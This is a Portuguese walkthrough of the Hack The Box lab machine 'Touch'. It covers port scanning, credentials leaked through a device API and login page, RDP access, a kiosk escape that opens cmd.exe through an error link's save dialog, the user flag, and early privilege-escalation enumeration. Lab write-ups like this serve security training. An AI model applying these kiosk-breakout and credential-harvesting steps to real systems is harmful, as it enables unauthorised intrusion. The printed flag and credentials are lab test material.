

HTB_TOUCH

≡ DIFICULDADE	Easy
≡ PLATAFORMA	Windows
⚙ STATUS	Em andamento

1 PASSO - INFORMATION GATHERING

```
nmap -Pn -n -sV --top-ports 1000 --open --reason -T4 --max-retries 2 10.129.72.55
```


PORT	STATE	SERVICE	REASON	VERSION
135/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
3389/tcp	open	ms-wbt-server	syn-ack ttl 127	Microsoft Terminal Service
5985/tcp	open	http	syn-ack ttl 127	Microsoft HTTP API httpd 2.0 (SSDP/UPnP)
8443/tcp	open	http	syn-ack ttl 127	Microsoft HTTP API httpd 2.0 (SSDP/UPnP)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Usuário url encontrada

```
http://touch.htb:8443/api/status
```

KioskUser



Agora Temos a Senha

```
device    "Nexion DeviceHub DH-100"
serial    "NX-DH-2024-B7042"
firmware  "1.4.2"
status    "online"
uptime    20761
```

Buscando informação com Curl


```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS
Access-Control-Allow-Headers: Content-Type
Date: Tue, 06 Oct 2026 05:06:59 GMT
```

Acessando aplicação na URL


/login

Vamos o código para acessar

NX-DH-2024-B7042



Após logar temos várias informações inclusive user e pass para tentar um acesso ssh ou RDP




Username

KioskUser

Password

K!0sk2026#

Examinando a pagina abaixo temos uma possível entrada para UPLOAD




2 PASSO - Exploração

Utilizamos a senha e user e fizemos acesso no RDP


Vamos acessar via RDP pois 3389 está aberta

`xfreerdp3 /u:KioskUser /p: /v:10.129.73.230`

```
(root@kali) - [/home/kali/Downloads]
# xfreerdp3 /u:KioskUser /p: /v:10.129.73.230
```




Passando a senha entramos no Windows e temos uma aplicação TOUCH




Manipulando e desligando a impressora e o scanner na aplicação ip/login

Vamos tentar escanear na aplicação no Windows e solicitar que ela faça o scanner irá provocar um erro conforme tela abaixo, clicando no link teremos.




Agora vamos clicar no link




Apertar ctrl + s

Na tela que aparece colocamos explorer.exe ou cmd.exe

Assim vamos executar o prompt do windows e teremos acesso para entrar nos diretórios e realizar buscas.



E agora quando aparecer a barra, vamos procurar a flag de user



FLAG USER

49884f45dfae2715c1c8eb165303197b

2. Escalação de privilégio

whoami /all

```
PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeUndockPrivilege    Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege  Change the time zone      Disabled
```

net user

```
cmd Command Prompt
C:\Users\KioskUser>net user kioskUser
User name           KioskUser
Full Name           Airport Kiosk
Comment             HTB Airways Self-Service Terminal
User's comment
Country/region code  000 (System Default)
Account active       Yes
Account expires      Never

Password last set    4/4/2026 6:47:51 AM
Password expires     Never
Password changeable  4/4/2026 6:47:51 AM
Password required    No
User may change password Yes


Workstations allowed All
Logon script
User profile
Home directory
Last logon           10/5/2026 11:28:57 PM

Logon hours allowed  All

Local Group Memberships  *Printer Administrator*Remote Desktop Users
Global Group memberships *None
The command completed successfully.
```

